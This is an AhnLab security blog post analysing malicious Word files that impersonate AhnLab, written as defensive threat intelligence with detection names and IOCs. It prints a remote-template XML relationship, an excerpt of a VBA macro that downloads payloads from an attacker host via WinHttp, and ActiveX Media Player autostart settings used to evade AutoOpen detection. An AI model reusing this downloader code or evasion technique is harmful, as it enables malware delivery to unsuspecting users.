Malicious Word Documents Using MS Media Player (Impersonating AhnLab)

asec.ahnlab.com/en/33477/

April 5, 2022

Last week, the ASEC analysis team uploaded a post named "**Malicious Word File Targeting Corporate Users Being Distributed**" that contained information about a malicious Word file. Currently, documents of the same type are being distributed with text that impersonates AhnLab. The Word files confirmed this time download another Word file containing malicious VBA macro via the external URL and run it. Another difference is that the additionally downloaded Word file uses the Windows Media Player() function instead of AutoOpen() to automatically run the VBA macro. It appears the attackers adopted a measure to bypass anti-malware products that detect automatic execution of the AutoOpen() function-based macro.

The confirmed filenames are as follows:

– NFT split.docx
– 202203_BTC_ETH_additional account info.docx
– Complaint for fund-raising business without permission.docx
– Fund-raising without permission.docx
– BTC_ETH automated trading account info.docx
– Cryptocurrency_investment plan.docx
Upon running the Word file, a Word macro (dotm) file is downloaded via the external URL in the word_rels\settings.xml.rels file and executed.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
      Target="http://naveicoipd.tech/ACMS/0lvNAK1t/accountsTemplate?uid=bslkhglk" TargetMode="External" />
  </Relationships>
```

Figure 1. Inside settings.xml.rels

Figure 2. Word file attempting to access external URL

The downloaded file contains a macro as shown below. The attacker inserted an image and text to prompt users to press Enable Content.



Figure 3. Word file content

When users click Enable Content, the malicious VBA macro that exists inside the externally-downloaded Word file is run.

The macro is written using the WindowsMediaPlayer1_OpenStateChange() function instead of AutoOpen() that was used in the previously detected Word documents. This function is executed when the openState property of the Windows Media Player object changes. When it is run, it performs malicious activities via the RunFE() function just like in previous cases. The following shows a part of the VBA macro code.

```
Private Function RunFE() As Long
    Dim MR As Object
    Dim bbb As String
    Dim i As Long
    Randomize
    Call Init
    For i = 0 To 8: bbb = bbb & Chr(Map1(Int(62 * Rnd()))): Next i
    Set MR = CreateObject(DecodeSTR("tw7v/v2UF6/h4I4v9cL5sgLww+yTE6+Dp9E="))
'WinHttp.WinHttpRequest.5.1
    Call MR.SetTimeouts(0, 2000, 2000, 5000)
    #If Win64 Then
        MR.Open "GET",
DecodeSTR("iBP1xrPPSNvg6tEO6/fczgngwOyJBO7f+YNJ9dPqiEjA9cSzSLHa/64myof9z1ftwMehLLDCv9R
 & "?" & bbb & "=" & bbb
'hxxp://ZVc1ijAU.naveicoipc[.]tech/ACMS/0lvNAK1t/0lvNAK1t64.acm
    #Else
        MR.Open "GET",
DecodeSTR("iBP1xrPPSNvg6tEO6/fczgngwOyJBO7f+YNJ9dPqiEjA9cSzSLHa/64myof9z1ftwMehLLDCutJ
 & "?" & bbb & "=" & bbb
'hxxp://ZVc1ijAU.naveicoipc[.]tech/ACMS/0lvNAK1t/0lvNAK1t32.acm
    #End If
<생략>

Private Sub WindowsMediaPlayer1_OpenStateChange(ByVal NewState As Long)
    If bFlag = False Then
        Call CTD
        Dim rfRes As Long
        rfRes = RunFE()
        If rfRes = 1 Then
            bFlag = True
        End If
    End If
End Sub
```

Opening the Word document downloaded through the external URL shows Windows Media Player within the file. The file contains Windows Media Player named WindowsMediaPlayer1 as shown below.



Figure 4. Inside the additionally downloaded Word file

The attacker enabled the AutoPlay option for the Player so that the WindowsMediaPlayer1_OpenStateChange() function is automatically run. When the Player is run, WindowsMediaPlayer1_OpenStateChange() inside the VBA macro is executed, commencing malicious activities even if the user does not perform additional tasks for the Player. Ultimately, as the attacker set the Player to run automatically, the malicious macro is automatically run when the user clicks the Enable Content button.

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
- <ax:ocx ax:classid="{6BF52A52-394A-11D3-B153-00C04F79FAA6}" ax:persistence="persistPropertyBag"
    xmlns:ax="http://schemas.microsoft.com/office/2006/activeX"
    xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships">
    <ax:ocxPr ax:name="URL" ax:value="https://www.google.com/" />
    <ax:ocxPr ax:name="rate" ax:value="1" />
    <ax:ocxPr ax:name="balance" ax:value="0" />
    <ax:ocxPr ax:name="currentPosition" ax:value="0" />
    <ax:ocxPr ax:name="defaultFrame" ax:value="" />
    <ax:ocxPr ax:name="playCount" ax:value="1" />
    <ax:ocxPr ax:name="autoStart" ax:value="-1" />
    <ax:ocxPr ax:name="currentMarker" ax:value="0" />
    <ax:ocxPr ax:name="invokeURLs" ax:value="-1" />
```

Figure 5. Inside word\activeX\activeX1.xml



Figure 6. WindowsMediaPlayer1's properties

Malicious activities that are performed by the macro code are the same as those explained in the previous blog post. It downloads additional malware that suits the user's PC environment and runs it after injecting it into the Word process.

Download URL
– X86 environment: hxxp://ZVc1ijAU.naveicoipc[.]tech/ACMS/0lvNAK1t/0lvNAK1t32.acm
– X64 environment: hxxp://ZVc1ijAU.naveicoipc[.]tech/ACMS/0lvNAK1t/0lvNAK1t64.acm

Afterward, it drops USOService.exe into the %ProgramData%\USOShared\Logs folder and runs it. Then it adds the file as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WUService registry so that it can be continuously run.



Figure 7. Created executable

The dotm file that was downloaded from the external URL of the additionally confirmed Word document ‘Complaint for fund-raising business without permission.docx’ creates the message box shown below if the macro is enabled. The Word file creates a malicious file named UpdateChecker.exe into the \AppData\Local\Microsoft\Office\ folder. It seems that the attacker drops malware in various folders including the %ProgramData% folder.



Figure 8. Message box that appears when successfully accessing download URL



Figure 9. Message box that appears when failed to access download URL

Attacks using Word files are being continuously discovered recently. As seen from the cases impersonating AhnLab to prompt users to enable macros, the attackers are using various images and content to trick people. One should take caution when enabling content for the file.

AhnLab's anti-malware software, V3, is currently detecting and blocking the files using the following aliases.

[File Detection]

Downloader/DOC.Akdoor
Downloadaer/XML.Generic
Trojan/Win.Generic.C5025270

[IOC]

ce00749c908de017010055a83ac0654f
783e7c3ba39daa28301b841785794d76
2fec0c6ff8af4484471633aeaa1c9996
6df608342938f0d30a058c48bb9d8d4d
hxxp://ZVc1ijAU.naveicoipc[.]tech/ACMS/0lvNAK1t/0lvNAK1t32.acm
hxxp://ZVc1ijAU.naveicoipc[.]tech/ACMS/0lvNAK1t/0lvNAK1t64.acm
hxxp://naveicoipc[.]tech/ACMS/0nXbQs2e/topAccounts?uid=rt6i45sd
hxxp://naveicoipd[.]tech/ACMS/018ueCdS/blockchainTemplate
hxxp://bcvbert.naveicoipe[.]tech/ACMS/01AweT9Z/wwwTemplate?uid=glvrdta
hxxp://wrhehdfg.naveicoipe[.]tech/ACMS/0TQyKdO9/accountTemplate0330?vvvid=rehs4344s

hxxp://msldkopw.naveicoipe[.]tech/ACMS/0TQyKdO9/accountTemplate03301?vvvid=zxzdfherh
hxxp://uktyukb.naveicoipe[.]tech/ACMS/0TQyKdO9/accountTemplate03304?vvvid=cvnrturr
hxxp://gowelknx.naveicoipf[.]online/ACMS/07RRwrwK/securityTemplate0?securityID=ffsdwiefwe
hxxp://xjowihgnxcvb.naveicoipf[.]online/ACMS/07RRwrwK/securityTemplate3?securityID=cbvkoweoigwk

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:VBA Macro, Word